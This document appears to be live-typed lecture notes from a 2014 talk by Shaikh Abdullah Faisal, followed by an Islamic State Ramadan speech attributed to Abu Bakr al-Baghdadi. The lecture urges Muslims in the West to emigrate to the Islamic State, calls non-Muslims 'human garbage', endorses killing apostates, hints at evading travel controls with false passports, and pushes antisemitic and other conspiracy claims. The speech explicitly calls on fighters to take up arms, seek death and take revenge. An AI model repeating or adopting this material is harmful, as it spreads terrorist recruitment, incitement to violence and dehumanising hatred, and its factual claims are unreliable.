Indeed, those whom the angels take [in death] while wronging themselves - [the angels] will say, "In what [condition] were you?" They will say, "We were oppressed in the land." The angels will say, "Was not the earth of Allah spacious [enough] for you to emigrate therein?" For those, their refuge is Hell - and evil it is as a destination. (An-Nisa 4:97)

- these people have a passport
- but they don't leave because they have no tawakkul and they fear poverty
- they have no taqwa
- they worry about their bellies and their private parts
- the majority of Muslims in the west belong to this category
- especially the older ones
- some of the young ones can make hijrah

Ibn Kathir remarks: They were (wronging themselves) by refusing to emigrate. He continues by saying that this verse establishes a general rule which applies to anyone who is prevented from practising his religion, yet willingly remains among the disbelievers. There is no disagreement among the scholars, and the sources all state that this course of action is prohibited. [Tafsir Ibn Kathir (2/389)]

And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance. And whoever leaves his home as an emigrant to Allah and His Messenger and then death overtakes him - his reward has already become incumbent upon Allah. And Allah is ever Forgiving and Merciful. (An-Nisa 4:100)

- the people of this category believe Allah's promise is fake
- this promise can be found in the above mentioned ayah
- people from Islamic State says the dawlah provides food for them
- they did not suffer hunger
- why do you want to live amongst the kuffaar of the West?

- they are human garbage

When the Islamic State sells the oil, they don't keep the money for themselves;
- they use it to look after the people
- why do you want to stay to let your children become prostitutes?
- they don't believe in the promise of Allah
- they think Allah is making a fake promise to them
- thousands of Muslim women fornicate with kaafir men in the west
- they end up with herpes

And those who emigrated for [the cause of] Allah after they had been wronged - We will surely settle them in this world in a good place; but the reward of the Hereafter is greater, if only they could know. (An-Nahl 16:41)
[They are] those who endured patiently and upon their Lord relied. (An-Nahl 16:42)

Those who don't want to go and live in the dawlah; don't believe in Allah's promise.

Abu Hurairah narrated the Messenger of Allah (SAW) said: "Three groups of people Allah obliged Himself to help them: Mujahid in the cause of Allah, a worker to pay his debt, and the one who wants to marry to live a chaste life." [Sunan at-Tirmidhi (4/184) No. 1655, Sunan al-Nasa'i (6/15) No. 3120, Sunan Ibn Majah (3/561) No. 2518, Musnad Ahmad (2/437) No. 9629]

THE IMPORTANCE OF HIJRAH Pt.2

by Shaikh Abdullah Faisal
11th July 2014 / 14th Ramadan 1435 (Evening)
NOTES typed LIVE by acceptruth, AT19 & AT6
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The last time: The person who can leave but refuses to leave. Nisa 97 was quoted, Allah was talking about people who have weak eemaan. They don't want to leave, they are on food stamps and they think they are going to starve.

These people live of welfare, even though the kaafirs treat them badly they still stay

Verily! As for those whom the angels take (in death) while they are wronging themselves (as they stayed among the disbelievers even though emigration was obligatory for them), they (angels) say (to them): "In what (condition) were you?" They reply: "We were weak and oppressed on earth." They (angels) say: "Was not the earth of Allāh spacious enough for you to emigrate therein?" Such men will find their abode in Hell - What an evil destination! (An-Nisa 4:97)

-This is third category of people who live amongst the kuffaar

Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight … are dearer to you than Allāh and His Messenger, and striving hard and fighting in His Cause[], then wait until Allāh brings about His Decision (torment). And Allāh guides not the people who are Al-Fāsiqûn (the rebellious, disobedient to Allāh). (At-Tawbah 9:24)

"Three groups of people Allah obliged Himself to help them: Mujahid in the cause of Allah, a worker to pay his debt, and the one who wants to marry to live a chaste life." (Tirmidhi 1661, Nisai 3120, Ibn e Majah 2518, Ahmed 9637)

-Allah makes it fardh upon Himself to feed these three people, as indicated in the above hujjah. Put your trust in Allah, and make hijrah.
-Before you go to Jumuah, you read surah 18 - the cave. What is the theme of the cave?
-The theme and moral is, here you have three men who have abandoned their homes to go and live in a cave. They didn't ask about food or healthcare.
-We don't know if there were 6 or 7 people - only Allah knows. Saying there were 7 is just an expression
-The moral of the story is these people left their homes and did not worry about poverty. You worry about your belly and private parts too much.

From Baihaqi: He who recites Suratul Kahf on yaumul Jumuah (Friday), Allah will shine a light for him between the two Fridays. [sahih]

-The moral of the story is these young men made hijrah and did not ask what will they eat - they put their trust in Allah.
-The people who ask about what we are going to eat - these are the hypocrites. All they live for is their bellies.

He who emigrates (from his home) in the Cause of Allāh, will find on earth many dwelling places and plenty to live by. And whosoever leaves his home as an emigrant unto Allāh and His Messenger, and death overtakes him, his reward is then surely incumbent upon Allāh. And Allāh is Ever OftForgiving, Most Merciful. (An-Nisa 4:100)
You shouldn't marry people who are morbidly obese.

-Do you believe in the Quran or are you faking it?
-The above ayah is one of the promises of Allah
-Status of those who live among the kuffaar and fear poverty:
-They are fasiqoon (doers of evil) they will go to the hell-fire, but will not live there forever. These people have weak eeman.
-We do not make takfir on them, because the Prophet (saws) did not make takfir on the sahabahs, who did not migrate
-The sahabahs did not migrate because their wives told them not to, they migrated later.

-Their knowledge of Islam was weak because they migrated later. They wanted to beat up their wives, because their wives stopped them from migrating.

O you who believe! Verily, among your wives and your children there are enemies for you (i.e. may stop you from the obedience of Allāh), therefore beware of them! But if you pardon (them) and overlook, and forgive (their faults), then verily, Allāh is Oft-Forgiving, Most Merciful. (At-Taghabun 64:14)

-Then Allah revealed the above ayah when they wanted to beat up their wives. Allah said to pardon them is better.
-These women had no tawakkul.

THE FOURTH CATAGORY OF MUSLIM LIVING AMONG THE KUFFAAR

-Those who are weak and oppressed and could not find a plan to escape from darul harb.
-These Muslims, the infidels follow their internet habits (browsing habits). They realize they go to websites of radical Muslims. After that, they brand them as radicalized. They put you on a no fly list and take your passport.
-These are the muslims Allah is talking about in the following ayah

"Was not the earth of Allāh spacious enough for you to emigrate therein?" Such men will find their abode in Hell - What an evil destination! (An-Nisa 4:97) Except the weak ones among men, women and children who cannot devise a plan, nor are they able to direct their way. (An-Nisa 4:98)

-Allah did not say all of you, who live in Europe or America. If you go to a google site to visit these sites, they will seize your pass port and put you on a no fly list. You will be trapped in darul harb. For these people, Allah said, you are not to be blamed.

It is an exemption to those who could not devise a plan nor find any other way out. Ibn Kathir remarks: "These were people who could not rid themselves of the disbelievers, and even had they been able to do so, they would not have been able to direct their way" ["Tafsir Ibn Kathir", Vol.2/343]

-You are not intelligent enough to buy a dodgy passport under a christian name. You cannot rid yourself of the unbelievers. Allah said, there are exceptions to the rule - the people who are oppressed will not be blamed.
-If you are living in the UK and you buy a one way ticket, that is too obvious. You have washed your hands with the kuffaar. A 19 year old bought a one way ticket to Turkey, and the infidels threw the book at her. She will serve many years in prison.
-You (the infidels) and I believe differently. We do not agree in regards to the fiqh. You have gay churches and the church of the satan. We don't believe in that.
-Since you hate us, you even hate our shadow, then allow us to leave. They say even though we hate you, you cannot leave. You have to live with us.
-The 19 year old was only trying to migrate from darul harb. When the sahabah's migrated, they had to do it at night, because the kuffaar were stopping them.

Their hearts are alike, We have indeed made plain the signs for people who believe with certainty. (Al-Baqarah 2:118)

-The infidels pass laws that they are going to watch your browsing habits. They call it homeland security. They pass laws to snoop on you.
-They are going to seize your passport and put your name on a no fly list because they don't want you to migrate.

Ibn ‘Asakir narrated that ‘Ali said: I don’t know of anyone who didn’t emigrate in secret except for ‘Umar ibn al-Khattab; because when he wanted to emigrate he strapped on his sword, put his bow over his shoulder, carried his arrows in his hand, and came to the Ka‘bah where the nobles of Quraysh were in the courtyard. He performed seven circuits, and then prayed two raka‘at at the Station (of Ibrahim). Then he approached their circle one step at a time and said, “What ugly faces! Whoever wishes to bereave his mother, orphan his children and widow his wife then let him meet me behind this valley.” Not one of them followed him. [Taken from jalal ad din-asuyuti’s the history of the khailifs; pg 118]

-Everybody else migrated secretly because the kuffaar were stopping them except for Umar ibn al Khattab.
-They don't want you to migrate because they know if Muslims live amongst them it will save them from natural disasters. When Prophet Lut left Sodom and Gomorrah, Allah destroyed the gay city.

-The US and UK is the Sodom and Gomorrah of today.
-So they want the Muslims to live amongst them because the Muslims are their protection.
-The second reason why they don't want you to migrate is because it's easy to keep an eye on you if you're living in their house.
-This is why they take away your passport and put you on a no fly list. Do you see how evil these kuffar are?
-What is the status of the fourth category of Muslims who couldn't find a way to migrate because they were weak and oppressed in the land?
-They couldn't find a strategy or a plan to rid themselves of the disbelievers.
-Their status is that they are real Muslims; they are neither hypocrites nor fasiqun.
-They are victims of circumstances.
-You can't find one good quality of the white and black kuffaar in Europe and America.
-Why? Because they are human devils. They are human garbage; low life scums of the earth.

THE FIFTH CATEGORY OF MUSLIMS WHO LIVE AMONGST THE KUFFAR

-They are those who travel to their land for tourism and sightseeing.
-These Muslims who go to these destinations for tourism and sightseeing, they dabble in drugs, alcohol, zina, night clubs and casinos.
-They're status is that they are sinful Muslims, faasiqun.
-The Prophet said the tourism of his ummah is Jihad. They have gone against the famous hadith of the Prophet by going to darul harb for sightseeing and tourism.

"The Siyaahah of my ummah is jihad for the sake of Allah." Narrated by Abu Dawood (2486); classed as hasan by al-Albaani in Sahih Abi

-The Arabic word siyaahah in the above hadith means tourism.
-These societies are very permissive societies; they allow everything.
-Therefore they are not conducive to your Islamic faith.

THE SIXTH CATEGORY OF PEOPLE WHO TRAVEL TO DAARUL HARB

-These are the taaifah mansoura; they are the mujahideen.
-They travel to daarul harb to liberate the people from kufr, shirk and zandaqa.
-Allah said fight them till there's no more fitnah.

And fight them until there is no more Fitnah (disbelief and polytheism: i.e. worshipping others besides Allah) and the religion (worship) will all be for Allah Alone [in the whole of the world[]]. But if they cease (worshipping others besides Allah), then certainly, Allah is All-Seer of what they do. (Al-Anfal 8:39)

-Allah is saying to fight them till there's no more shirk on the land.
-These mujahideen go to daarul harb to take the people from the servitude of man to the servitude of Allah.
-And to take them away from the narrowness of the dunya to the vastness of the hereafter.
-Because of this reality, the Prophet said Jihad is compulsory until Judgement Day.

On the authority of Jabir the Messenger of Allah (SAW) said: "... Jihad is compulsory on you until Judgment Day..." [al-Mu'jam al-Awsat al-Tabarani (5/95) No. 4775 and Abu Naeem al-Asbahani in 'Hilyatul Awliya' (3/73)]

-As long as there is shirk in the world, we have to do jihad. We cannot hang up our weapons.

Salamah bin Nufail Al-Kindi (RA) said that one day I was sitting with Prophet (SAW) then a person said "O Prophet of Allah! The value of horse has decreased in the eyes of people and they have left the weapons and they say that Jihad has ended, because battle has ended." On hearing this the Prophet (SAW) faced him and said: "They are lying, fighting has stopped for now and a section (group) of my Ummah will always fight (do Jihad) for the truth. Allah will turn them away from Kufr to Imaan and will give them rizq from amongst them until Qiyamah and until the promise of Allah comes. And Allah has written good in the forehead of horses until Qiyamah. And He has revealed on me that my ruh (soul) will be taken away and you will follow me after dividing into several groups, and you will kill each other. And the center ('Uqr) of Mumineen (believers) is Ash-Shaam." [Sunan al-Nasa'i (6/214) No. 3561, Musnad Ahmad (4/104) No. 17006, Sahih Ibn Hibban (16/296) No. 7307]

-The Prophet said a group from his ummah will forever do jihad until they meet up with the army of the dajjal and fight the army of the dajjal.

Narrated By Muawiya: I heard the Prophet saying, "A group of people amongst my followers will remain obedient to Allah's orders and they will not be harmed by anyone who will not help them or who will oppose them, till Allah's Order (the Last Day) comes upon them while they are still on the right path." [Sahih Bukhari (4/207) No. 3641]

Imraan ibn Hussain (RA) narrated the Messenger of Allah (SAW) said, 'A group of people from my Ummah will continue to fight for the sake of the truth until the last of them fights the Dajjal (anti-Christ) [Sunan Abu Dawud (3/4) No. 2484, Musnad Ahmad (4/437) No. 19934, Mustadrak al-Haakim (2/81) No. 2392]

WHY IT IS DANGEROUS TO LIVE IN DAARUL HARB

1 - THEIR IDEOLOGY, LAWS, CULTURE, MORALS, ETHICS AND ETHOS ARE 100% DIAMETRICALLY OPPOSED TO OUR ISLAMIC VALUES.

-Because of this, daarul harb is a fitnah for the Muslims.

-Ibn Taymiyyah expressed this concern in the following fatwa:

Shaykh ul Islam Ibn Taymiyyah (rh) said, "The state of a place reflects the state of a person. It is possible to be sometimes a Muslim and at other times a disbeliever; sometimes sincere and at other times hypocritical; sometimes good and pious and at other times rotten and corrupt. Thus, a person becomes like the place of his abode. The migration of a person from a land of disbelief and profanity to one of faith and probity is an expression of repentance and of his turning away from disobedience and perversion to belief and obedience. This is so until the Day of Resurrection." [Majmu'al-Fatawa, (18/284)]

-Ibn Hazm has expressed a similar concern in his fatwa:

Ibn Hazm (rh) states that: "Whoever joins the 'land of war' and disbelief, of his own free will and in defiance of whoever amongst the Muslims calls him to his side, is by virtue of this act an apostate, by all the laws of apostasy, in Islam. Whoever is able to kill him must do so. His property is unprotected, his marriage null and void, all his rights are swept away. [Ibn Hazm, al-Muhalla': (13/139-140)]

-It's all about swelling the ranks.
-Do you want to swell the ranks of the believers or the kuffaar?

It is obligatory to leave the lands of the Bidah (innovation). Imam Malik said: "None of you may remain in a country where the Companions are cursed' [Ibn al-Arabi, "Ahkaam al-Qur'an", Vol. 1/484-485.]

-If we are not allowed to live in a land where the sahabah's are cursed, what about to live in a land where the Prophet is cursed with cartoons like they are doing presently in Europe and America.
-They use their film industry to curse Muhammad SAW as well.

2 - IT GOES AGAINST AL WALA WAL BARA

-To take up residence among the kuffaar in daarul harb goes against al wala wal bara.

Abdullah Ibn Umar said: "Whoever settles amongst the disbelievers, celebrates their feasts and joins in their revelry and dies in their midst will likewise be raised to stand with them on the Day of Resurrection. [Ibn Taymiyyah said in his book: "Iqtidha' as-Sifat alMustaqeem", p.200, that the chain of narration of this Hadith is Sahih.] .

-You are swelling the ranks of the enemy.

3 - IT PROVES YOU HAVE WEAK IMAN AND NO TAWAKKUL

He who emigrates (from his home) in the Cause of Allah, will find on earth many dwelling places and plenty to live by. And whosoever leaves his home as an emigrant unto Allah and His Messenger, and death overtakes him, his reward is then surely incumbent upon Allah. And Allah is Ever OftForgiving, Most Merciful. (An-Nisa 4:100)

-You don't believe in the promise of Allah which is found in the above ayah.

And as for those who emigrated for the Cause of Allah, after suffering oppression, We will certainly give them goodly residence in this world, but indeed the reward of the Hereafter will be greater, if they but knew! (An-Nahl 16:41)
(They are) those who remained patient (in this world for Allah's sake), and put their trust in their Lord (Allah Alone). (An-Nahl 16:42)

-By you living in daarul harb and refusing to migrate, it proves you don't believe in the promise of Allah.
-When a person is a munafiq, he always says Allah's promise is fake.

And when the hypocrites and those in whose hearts is a disease (of doubts) said: "Allah and His Messenger (SAW) promised us nothing but delusions!" (Al-Ahzab 33:12)

-I'm not going to leave the UK, US, France, Germany, etc. because what if I can't find food

4 - YOU ARE SWELLING THE RANKS OF THE ENEMY

-You are going to work and pay tax to them and they use your tax to kill Muslims.
-They are going to force you to join their army and send you to the frontline to kill your Muslim brothers, because kaafirs are dictators.
-They were forcing Muhammad Ali to go to Vietnam. They took away his belt and put him in prison for 5 years.
-On June 20, 1967, Ali was convicted of draft evasion, sentenced to five years in prison, fined $10,000 and banned from boxing for three years.
-When you live in daarul harb they are going to force you to fight their freemasonic wars.
-When you don't go to war, they dump you in prison.
-Living in daarul harb means you are living behind enemy lines.
-They use wars to do a cull of populations they don't like.
-The white man used the Vietnam war to do a cull of young black males.
-It's called ethnic cleansing.
-Many were sent to the frontline to die in the Vietnam War and the Korean war

5 - YOUR CHILDREN WILL BECOME CONFUSED

-Children have young impressionable minds. They are confused between western culture and Islamic culture.
-They are confused between Islamic values and Western values. They are confused between Islamic education and Western education.
-They are confused about their religiosity. They don't know if there's a god.
-They are confused about their sexuality; they don't know if they are straight or gay.
-They are confused about their spirituality. They are not sure if they want to be a Muslim anymore.
-You are not sure if you want to hang on to Islam.
-They are confused about their identity; they don't know if they are Muslim first or British first.
-That is the danger of living in daarul harb.
-They are confused about their morailty; they are not sure what is halal and haraam anymore.
-Salman Rushdie said the best day in his life was when he ate pork at university.
Allah said you should save your family from the hellfire.

O you who believe! Ward off from yourselves and your families a Fire (Hell) whose fuel is men and stones, over which are (appointed) angels stern (and) severe, who disobey not, (from executing) the Commands they receive from Allah, but do that which they are commanded. (At-Tahrim 66:6)

-This means to leave daarul harb and go to daarul Islam.
-Allah told you in the Qur'an some of your wives and children will prevent you from migrating so beware of them.

O you who believe! Verily, among your wives and your children there are enemies for you (i.e. may stop you from the obedience of Allah), therefore beware of them! But if you pardon (them) and overlook, and forgive (their faults), then verily, Allah is Oft-Forgiving, Most Merciful. (At-Taghabun 64:14)

6 - YOU WILL BE HUMILIATED BY THEIR MEDIA, THEIR CINEMA, THEIR NEWSPAPERS AND THE SCHOOL SYLLABUS

-In daarul harb, their media says every Muslim in the world is a terrorist.
-Their media is owned by the zionists.
-Their cinema makes a mockery of Muhammad, their cinema mocks Islam.
-Allah told you about them in Surah 31:6.

And of mankind is he who purchases idle talks (i.e.music, singing, etc.) to mislead (men) from the Path of Allah without knowledge, and takes it (the Path of Allah, the Verses of the Qur'an) by way of mockery. For such there will be a humiliating torment (in the Hell-fire). (Luqman 31:6)

-Their newspapers insult Muhammad with cartoons.

Imam Malik said it is haraam to live in a land where the companions of Muhammad SAW are insulted. So to live in a land where Muhammad SAW is insulted is bigger kufr.

Imam Malik said: "None of you may remain in a country where the Companions are cursed' [Ibn al-Arabi, "Ahkaam al-Qur'an", Vol. 1/484-485.]

-Their school syllabus teaches atheism and brainwashes your kids to believe to be gay is normal and fornications is normal.
-Their school syllabus was put together by the freemasons. Therefore the syllabus is satanic and demonic.
-Because the Muslims are being attacked 24 hours a day in the media, most of the Muslims in daarul harb are suffering from inferiority complex.
-This is exactly what the zionists want. Because inferiority complex is the first step towards apostasy.

7 - WHEN YOU LIVE IN DAARUL HARB, YOU BECOME A FITNAH FOR THE KUFFAR

-Because they are supposed to treat you as equal citizens but they find it impossible because of their hatred for you.
-That's why you are a fitnah for them.

"Our Lord! Make us not a trial for the disbelievers, and forgive us, Our Lord! Verily, You, only You are the All-Mighty, the All-Wise." (Al-Mumtahinah 60:5)

-That is a dua in the above ayah that you are supposed to make.

-It means you are asking Allah not to allow you to become a fitnah for the kuffaar by living amongst them in daarul harb for them to treat you badly.
-That is one tafseer.
-The second tafseer is: O Allah, do not allow the kuffar to defeat me on the battlefield because if they defeat me on the battlefield they are going to believe their religion is right and Islam is wrong.
-They are going to believe their trinity is right but my tawheed is wrong.
-That is the second tafseer.
-The third tafseer: O Allah, do not allow me to become a POW in their midst.
-That is a very powerful dua Allah told you to make.
-How many of you make that dua?

-When you live in daarul harb, the police pick on you. You suffer police harassment.
-They fake charges against you. Sometimes when they arrest you, there's blood all over the floor. This is exactly what they did to Babar Ahmad. Four white racist cops did it.
-The British are the most racist people in the world because the Sun newspaper is their bible.
-The Sun is the most racist newspaper in the world.
-If I ask you for one good quality about the British, it is impossible.
-When you live in daarul harb, they watch your browsing habits.

-Then they section you off as a terrorist just by the websites you visited. Because daarul harb is a police state
-The illuminatis make daarul harb a police state because they are insecure. They are insecure because they have the blood of innocents on their hands.
-So they have to keep looking over their shoulders.

Never will the Jews nor the Christians be pleased with you (O Muhammad Peace be upon him) till you follow their religion. Say: "Verily, the Guidance of Allah (i.e. Islamic Monotheism) that is the (only) Guidance. And if you (O Muhammad Peace be upon him) were to follow their (Jews and Christians) desires after what you have received of Knowledge (i.e. the Qur'an), then you would have against Allah neither any Wali (protector or guardian) nor any helper. (Al-Baqarah 2:120)

8 - THEY ARE GOING TO FORCE YOU TO APOSTATE

-They bring out new laws each day that make it impossible for you to hang on to your Islam.

Never will the Jews nor the Christians be pleased with you (O Muhammad Peace be upon him) till you follow their religion. (Al-Baqarah 2:120)

Anas ibn Malik reported that Allah's Messenger (SAW) said, "A time will come on the people when the patient among them on his religion will be like one who holds live coal (in his hand). [Sunan Tirmidhi (4/526) No. 2260]

-This hadith is talking about living in daarul harb behind enemy lines.
-They are going to force you to apostate.

And they will never cease fighting you until they turn you back from your religion (Islamic Monotheism) if they can. And whosoever of you turns back from his religion and dies as a disbeliever, then his deeds will be lost in this life and in the Hereafter, and they will be the dwellers of the Fire. They will abide therein forever." (Al-Baqarah 2:217)

-The above mentioned ayah tells you the infidels will force you to apostate if you live amongst them.

And those who disbelieved, said to their Messengers: "Surely, we shall drive you out of our land, or you shall return to our religion." So their Lord inspired them: "Truly, We shall destroy the Zalimun (polytheists, disbelievers and wrong-doers.). (Ibrahim 14:13)

"For if they come to know of you, they will stone you (to death or abuse and harm you) or turn you back to their religion, and in that case you will never be successful." (Al-Kahf 18:20)

-The reason why the kaafirs want you to apostate is because they envy you for your religion like Allah told you in Surah Baqarah verse 109.

Many of the people of the Scripture (Jews and Christians) wish that if they could turn you away as disbelievers after you have believed, out of envy from their ownselves, even, after the truth (that Muhammad Peace be upon him is Allah's Messenger) has become manifest unto them. But forgive and overlook, till Allah brings His Command. Verily, Allah is Able to do all things. (Al-Baqarah 2:109)

9 - THEY'LL CARRY OUT EXTRA JUDICIAL KILLINGS OR ETHNIC CLEANSING AGAINST THE UMMAH

-Dr David Kelly wasn't convinced about the case for war. They killed him and dumped him in the bushes.
-They said he killed himself. The reason why they said he committed suicide because a dead man cannot tell any tales.
http://www.theguardian.com/politics/2013/jul/16/david-kelly-death-10-years-on

-They killed many of their citizens and claimed they committed suicides.
-They throw many of their citizens from heights and say they committed suicide.
-To kill your citizens is called extrajudicial killings.
-If you don't toe the line in daarul harb, they kill you.
-When you live in daarul harb, you may suffer what the Muslims are suffering in Burma and CAR.
-In CAR they killed the Muslims and ate them.

10 - THEY FORCE YOU TO DABBLE IN RIBA

-The economic system of daarul harb is based on riba.
-Everything has VAT. The VAT you pay is riba.
-When I was living in Saudi Arabia, there was no VAT.
-The kaafirs are very greedy.

Narrated Abu Hurayrah: The Prophet (peace be upon him) said: A time is certainly coming to mankind when only the receiver of usury will remain, and if he does not receive it, some of its vapour will reach him. Ibn Isa said: Some of its dust will reach him. (Abu Dawud, Book 22, Number 3325)

-The above hadith is describing to us the economic system of daarul harb which is based on riba.
-The Prophet was predicting capitalism.

Abu Huraira reported Allah's Messenger (SAW) said: "Riba has seventy segments, the least serious being equivalent to a man committing adultery with his own mother." [Sunan Ibn Majah (3/337) No. 2274 and Mustadrak al-Haakim (2/43) No. 2259]

-They force you to pay riba.
-If you buy a pair of sneakers you have to pay VAT

11 - THEY MAKE IT A CRIME FOR YOU TO HELP YOUR MUSLIM BROTHERS AND SISTERS FINANCIALLY

-They say you are funding terrorism.

12 - THEY MAKE IT ILLEGAL FOR YOU TO JOIN THE CARAVAN

-They say you are performing acts of terrorism.
-You are not allowed to help the mujahideen to liberate occupied Muslim lands.
-When they occupy your land and steal your oil, you are not allowed to stop them. If you stop them, you are a terrorist.

13 - THERE IS NO SECURITY FOR YOU LIFE, WEALTH AND HONOUR AND YOUR DEEN

-The crime rate in daarul harb is too high for Muslims to live there.
-Many Muslim women have been raped in daarul harb.
-Many Muslims have their cars stolen in daarul harb and their houses burgled.
-There's no security.

14 - WHEN YOU LIVE IN DAARUL HARB, YOU ARE LIVING AMONGST THE WORST OF ALLAH'S CREATION

while those who disbelieve enjoy themselves and eat as cattle eat, and the Fire will be their abode. (Muhammad 47:12)

Or do you think that most of them hear or understand? They are only like cattle; nay, they are even farther astray from the Path. (i.e. even worst than cattle). (Al-Furqan 25:44)

Verily, those who disbelieve (in the religion of Islam, the Qur'an and Prophet Muhammad (Peace be upon him)) from among the people of the Scripture (Jews and Christians) and Al-Mushrikun will abide in the Fire of Hell. They are the worst of creatures. (Al-Baiyinah 98:6)

-The above mentioned verses are clear evidence that the kuffar are the worst of Allah's creation.

15 - WHEN YOU LIVE AMONG THEM, YOU WILL BE RAISED AMONG THEM ON THE DAY OF JUDGMENT

On the authority of ‘Abdullah ibn ‘Amr who said: “Anyone who lived in the land of the infidels and celebrated their religious festivals and imitated them till he died in that state, will be raised among them on the Day of Judgment.” [al-Sunan al-Kubra al-Bayhaqi (9/392) No. 18864]

Narrated By Anas: A bedouin came to the Prophet and said, "O Allah's Apostle! When will The Hour be established?" The Prophet said, "Wailaka (Woe to you), What have you prepared for it?" The bedouin said, "I have not prepared anything for it, except that I love Allah and His Apostle." The Prophet said, "You will be with those whom you love." We (the companions of the Prophet) said, "And will we too be so? The Prophet said, "Yes." So we became very glad on that day. In the meantime, a slave of Al-Mughira passed by, and he was of the same age as I was. The Prophet said. "If this (slave) should live long, he will not reach the geriatric old age, but the Hour will be established." [Sahih Bukhari, Vol 8, Book 73, Hadith #188]

-Since we will be resurrected with those whom we live with, we should live in daarul Islam not daarul harb.

A MESSAGE TO THE MUJAHIDIN AND THE MUSLIM UMMAH IN THE MONTH OF RAMADAN

FROM

AMIRUL-MU'MININ
ABU BAKR AL-HUSAYNI AL-QURASHI AL-BAGHDADI

ALHAYAT MEDIA CENTER

Truly all praise belongs to Allah. We praise Him, and seek His help and His forgiveness. We seek refuge with Allah from the evils of our souls and from the consequences of our deeds. Whomever Allah guides can never be led astray, and whomever Allah leads astray can never be guided.

I testify that there is no god except Allah – alone without any partners – and I testify that Muhammad (peace and blessings be upon him) is His slave and Messenger.

{O you who have believed, fear Allah as He should be feared and do not die except as Muslims} [Āl ʻImrān: 102].

{O mankind, fear your Lord, who created you from one soul and created from it its mate and dispersed from both of them many men and women. And fear Allah, through whom you ask one another, and the wombs. Indeed Allah is ever, over you, an Observer} [An-Nisā': 1].

{O you who have believed, fear Allah and speak words of appropriate justice. He will amend for you your deeds and forgive you your sins. And whoever obeys Allah and His messenger has certainly achieved a great triumph} [Al-Ahzāb: 70-71].

As for what follows:

Allah (the Exalted) said, **{O you who have believed, decreed upon you is fasting as it was decreed upon those before you that you may become righteous}** [Al-Baqarah: 183].

{The month of Ramadan [is that] in which was revealed the Quran, a guidance for the people and clear proofs of guidance and criterion. So whoever sights [the new moon of] the month, let him fast it} [Al-Baqarah: 185].

We congratulate the ummah (people) of Islam, in the East and in the West, on the advent of the blessed month of Ramadan, and we praise Allah (the Exalted) for allowing us to reach this virtuous month.

Al-Bukhārī and Muslim reported on the authority of Abū Hurayrah (may Allah be pleased with him) who narrated that the Messenger of Allah (peace and blessings be upon him) said, **"Whoever fasts the month of Ramadan, having faith and anticipating a reward, will have his past sins forgiven."** He also said, **"Whoever stands in prayer in the month of Ramadan, having faith and anticipating a reward, will have his past sins forgiven."**

So congratulations to you, O slaves of Allah, as Allah has allowed you to reach this noble month. Praise Allah and thank Him for having granted you long lives, thereby giving you a chance to correct your past deeds. Meet the month of Ramadan with sincere repentance and truthful resolve.

{O you who have believed, repent to Allah with sincere repentance. Perhaps your Lord will remove from you your misdeeds and admit you into gardens beneath which rivers flow [on] the Day when Allah will not disgrace the Prophet and those who believed with him} [At-Tahrīm: 8].

{And hasten to forgiveness from your Lord and a garden as wide as the heavens and earth, prepared for the righteous} [Āl-ʻImrān: 133].

And there is no deed in this virtuous month or in any other month better than jihad in the path of Allah, so take advantage of this opportunity and walk the path of you righteous predecessors. Support the religion of Allah through jihad in the path of Allah. Go forth, O mujahidin in the path of Allah. Terrify the enemies of Allah and seek death in the places where you expect to find it, for the dunyā (worldly life) will come to an end, and the hereafter will last forever.

{So do not weaken and call for peace while you are superior; and Allah is with you and will never deprive you of [the reward of] your deeds. This worldly life is only amusement and diversion} [Muhammad: 35-36].

{And this worldly life is not but diversion and amusement. And indeed, the home of the Hereafter – that is the [eternal] life, if only they knew} [Al-ʻAnkabūt: 64].

{But the enduring good deeds are better to your Lord for reward and better for [one's] hope} [Al-Kahf: 46].

And blessed is the one who parts with his dunyā in Ramadan and meets his Lord on a day from amongst the days of forgiveness.

O mujahidin in the path of Allah, be monks during the night and be knights during the day. Bring joy to the hearts of a believing people, and show the tawāghīt (rulers who claim Allah's rights) what they are wary of.

O mujahidin in the path of Allah, truly the matter is that of Allah's religion and His commodity. You only have one soul, and an appointed time of death that will neither be hastened nor delayed. It is a matter of Paradise and Hellfire, happiness and misery. As for the religion of Allah, then it will be victorious. Allah has promised to bring victory to the religion. And as for Allah's commodity, then it is precious and valuable. Indeed His commodity is costly. Indeed His commodity is Paradise. As for the soul, then what a lowly, miserable, wretched soul it is if it does not seek what is with Allah and does not support the religion of Allah.

By Allah, we will never be mujahidin as long as we are stingy with our lives and our wealth. By Allah, we will never be truthful as long as we do not sacrifice our lives and wealth in order to raise high the word of Allah and bring victory to the religion of Allah.

{Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction which you have contracted. And it is that which is the great triumph} [At-Tawbah: 111}.

So take up arms, take up arms, O soldiers of the Islamic State! And fight, fight!

Beware of becoming deluded and losing strength. Beware, for the dunyā has come to you reluctantly, so kick it down, trample it, and leave it behind you. Indeed, what is with Allah is better and more lasting.

Indeed, the ummah of Islam is watching your jihad with eyes of hope, and indeed you have brothers in many parts of the world being inflicted with the worst kinds of torture. Their honor is being violated. Their blood is being spilled. Prisoners are moaning and crying for help. Orphans and widows are complaining of their plight. Women who have lost their children are weeping. Masājid (plural of masjid) are desecrated and sanctities are violated. Muslims' rights are forcibly seized in China, India, Palestine, Somalia, the Arabian Peninsula, the Caucasus, Shām (the Levant), Egypt, Iraq, Indonesia, Afghanistan, the Philippines, Ahvaz, Iran [by the rāfidah (shia)], Pakistan, Tunisia, Libya, Algeria and Morocco, in the East and in the West.

So raise your ambitions, O soldiers of the Islamic State! For your brothers all over the world are waiting for your rescue, and are anticipating your brigades. It is enough for you to just look at the scenes that have reached you from Central Africa, and from Burma before that. What is hidden from us is far worse.

So by Allah, we will take revenge! By Allah, we will take revenge! Even if it takes a while, we will take revenge, and every amount of harm against the ummah will be responded to with multitudes more against the perpetrator.

{And those who, when tyranny strikes them, they defend themselves} [Ash-Shūrā: 39].

And the one who commences is the more oppressive.

Soon, by Allah's permission, a day will come when the Muslim will walk everywhere as a master, having honor, being revered, with his head raised high and his dignity preserved. Anyone who dares to offend him will be disciplined, and any hand that reaches out to harm him will be cut off.

